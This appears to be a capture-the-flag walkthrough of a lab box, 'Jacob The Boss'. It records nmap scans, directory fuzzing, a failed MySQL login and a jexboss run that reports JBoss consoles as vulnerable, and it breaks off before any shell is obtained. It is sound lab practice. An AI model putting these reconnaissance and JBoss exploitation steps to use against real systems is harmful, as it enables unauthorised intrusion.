Jacob The Boss

Working Theory

Enumeration

Tools

nmap

```
# Nmap 7.80 scan initiated Sun Nov  8 10:25:41 2020 as: nmap -sC -sV -oN portscn 10.10.252.51
Nmap scan report for 10.10.252.51
Host is up (0.19s latency).
Not shown: 987 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey: 
|   2048 82:ca:13:6e:d9:63:c0:5f:4a:23:a5:a5:a5:10:3c:7f (RSA)
|   256 a4:6e:d2:5d:0d:36:2e:73:2f:1d:52:9c:e5:8a:7b:04 (ECDSA)
|_  256 6f:54:a6:5e:ba:5b:ad:cc:87:ee:d3:a8:d5:e0:aa:2a (ED25519)
80/tcp   open  http        Apache httpd 2.4.6 ((CentOS) PHP/7.3.20)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/7.3.20
|_http-title: My first blog
111/tcp  open  rpcbind     2-4 (RPC #100000)
| rpcinfo: 
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|_  100000  3,4          111/udp6  rpcbind
1090/tcp open  java-rmi    Java RMI
|_rmi-dumpregistry: ERROR: Script execution failed (use -d to debug)
1098/tcp open  java-rmi    Java RMI
```


```
1099/tcp open  java-object Java Object Serialization
| fingerprint-strings: 
|   NULL: 
|     java.rmi.MarshalledObject|
|     hash[
|     locBytest
|     objBytesq
|     http://jacobtheboss.box:8083/q
|     org.jnp.server.NamingServer_Stub
|     java.rmi.server.RemoteStub
|     java.rmi.server.RemoteObject
|     xpw;
|     UnicastRef2
|_    jacobtheboss.box
3306/tcp open  mysql       MariaDB (unauthorized)
4444/tcp open  java-rmi    Java RMI
4445/tcp open  java-object Java Object Serialization
4446/tcp open  java-object Java Object Serialization
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
| ajp-methods: 
|   Supported methods: GET HEAD POST PUT DELETE TRACE OPTIONS
|   Potentially risky methods: PUT DELETE TRACE
|_  See https://nmap.org/nsedoc/scripts/ajp-methods.html
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
| http-methods: 
|_  Potentially risky methods: PUT DELETE TRACE
|_http-server-header: Apache-Coyote/1.1
|_http-title: Welcome to JBoss&trade;
8083/tcp open  http        JBoss service httpd
|_http-title: Site doesn't have a title (text/html).
3 services unrecognized despite returning data. If you know the service/version, please submit the
following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port1099-TCP:V=7.80%I=7%D=11/8%Time=5FA80E03%P=x86_64-pc-linux-gnu%r(NU
SF:LL,16F,"\xac\xed\0\x05sr\0\x19java\.rmi\.MarshalledObject\|\xbd\x1e\x97
SF:\xedc\xfc>\x02\0\x03I\0\x04hash\[\0\x08locBytest\0\x02\[B\[\0\x08objByt
SF:esq\0~\0\x01xp\xa8\xdad\xf6ur\0\x02\[B\xac\xf3\x17\xf8\x06\x08T\xe0\x02
SF:\0\0xp\0\0\0\.\xac\xed\0\x05t\0\x1dhttp://jacobtheboss\.box:8083/q\0~\0
SF:\0q\0~\0\0uq\0~\0\x03\0\0\0\xc7\xac\xed\0\x05sr\0\x20org\.jnp\.server\.
SF:NamingServer_Stub\0\0\0\0\0\0\0\x02\x02\0\0xr\0\x1ajava\.rmi\.server\.R
SF:emoteStub\xe9\xfe\xdc\xc9\x8b\xe1e\x1a\x02\0\0xr\0\x1cjava\.rmi\.server
SF:\.RemoteObject\xd3a\xb4\x91\x0ca3\x1e\x03\0\0xpw;\0\x0bUnicastRef2\0\0\
SF:x10jacobtheboss\.box\0\0\x04J\0\0\0\0\0\0\0\0\x15\xe4\xf0\x0b\0\0\x01u\
SF:xa8u\xa3#\x80\0\0x");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port4445-TCP:V=7.80%I=7%D=11/8%Time=5FA80E08%P=x86_64-pc-linux-gnu%r(NU
SF:LL,4,"\xac\xed\0\x05");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port4446-TCP:V=7.80%I=7%D=11/8%Time=5FA80E08%P=x86_64-pc-linux-gnu%r(NU
SF:LL,4,"\xac\xed\0\x05");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Nov  8 10:26:22 2020 -- 1 IP address (1 host up) scanned in 41.10 seconds
```

Targets

port 80

root page
//the user found: Jacob te Boss
//CMS: Dotclear



10.10.252.51

FRIDAY, JULY 31 2020


Welcome to Dotclear!

This is your first entry. When you're ready to blog, log in to edit or delete it.

By Jacob the Boss, Friday, July 31 2020.

one comment


when clicking on the comment



jacobtheboss.box/index.php?post/2020/07/31/Welcome-to-Dotclear!#comments


one reaction

so let's add the domain name to our local dns via /etc/hosts



```
192.168.0.185    bakeryhouse.vuln
10.10.252.51     jacobtheboss.box

# The following lines are desirable for IPv6 capable hosts
```



one reaction

This post's comments feed


1 From jacob - 31/07/2020, 14:43

With this new content manager the company will become more dynamic, I'm sure.

Add a comment


Name or nickname* :

perform fuzzing and found the directory /admin




```
public                  [Status: 301, Size: 235, Words: 14, Lines: 8]
admin                   [Status: 301, Size: 234, Words: 14, Lines: 8]
plugins                 [Status: 403, Size: 209, Words: 15, Lines: 9]
db                      [Status: 403, Size: 204, Words: 15, Lines: 9]
cache                   [Status: 403, Size: 207, Words: 15, Lines: 9]
inc                     [Status: 403, Size: 205, Words: 15, Lines: 9]
LICENSE                 [Status: 200, Size: 17987, Words: 3013, Lines: 340]
var                     [Status: 403, Size: 205, Words: 15, Lines: 9]
 :: Progress: [23192/661680] :: 199 req/sec :: Duration: [0:01:56] :: Errors: 0
```

/admin (Dot Clear)



/CHANGELOG
//found the dotclear version = 2.16.9




```
Dotclear 2.16.9 - 2020-06-02
===========================================================
* Fix: Check password for export only if necessary
* Fix: Cope with mod_access_compat plugin inactive with Apache 2.4+
* Fix: Fix very large font size value (user prefs) with CKEditor

Dotclear 2.16.8 - 2020-05-27
===========================================================
* Fix: Clearbricks was not up to date in last release
```

nothing much we can do here as we dont have the credentials to access it & the exploit for this version also not available in the public

port 3306 mysql

tried to access the mysql db remotely but failed




```
nobodyatall@0xDEADBEEF:~$ mysql -h jacobtheboss.box -u root -p
Enter password:
ERROR 1130 (HY000): Host 'ip-10-8-20-97.eu-west-1.compute.internal' is not allowed to connect to this MariaDB server
nobodyatall@0xDEADBEEF:~$
```

seems like this is not the path too.

port 8080 (jboss)

jboss root page



JBoss Online Resources

- JBoss AS Documentation
- JBoss Wiki
- JBoss JIRA
- JBoss Forums


JBoss Management

- Tomcat status (full) (XML)
- JMX Console
- JBoss Web Console

found a medium that explain about exploiting jboss
//link: https://medium.com/@madrobot/exploiting-jboss-like-a-boss-223a8b108206


in the medium link there's an automated tool to exploit jboss & get a reverse shell

download it and run the python script




```
nobodyatall@0×DEADBEEF:~/script/jexboss$ python jexboss.py -u http://jacobthebos
s.box:8080
```

vulnerable part
//just like the medium shows exploiting the jmx-console to deploy war file



```
[*] Checking Application Deserialization:    [ OK ]
[*] Checking Jenkins:                        [ OK ]
[*] Checking web-console:                    [ VULNERABLE ]
[*] Checking jmx-console:                    [ VULNERABLE ]
[*] Checking JMXInvokerServlet:              [ VULNERABLE ]
```
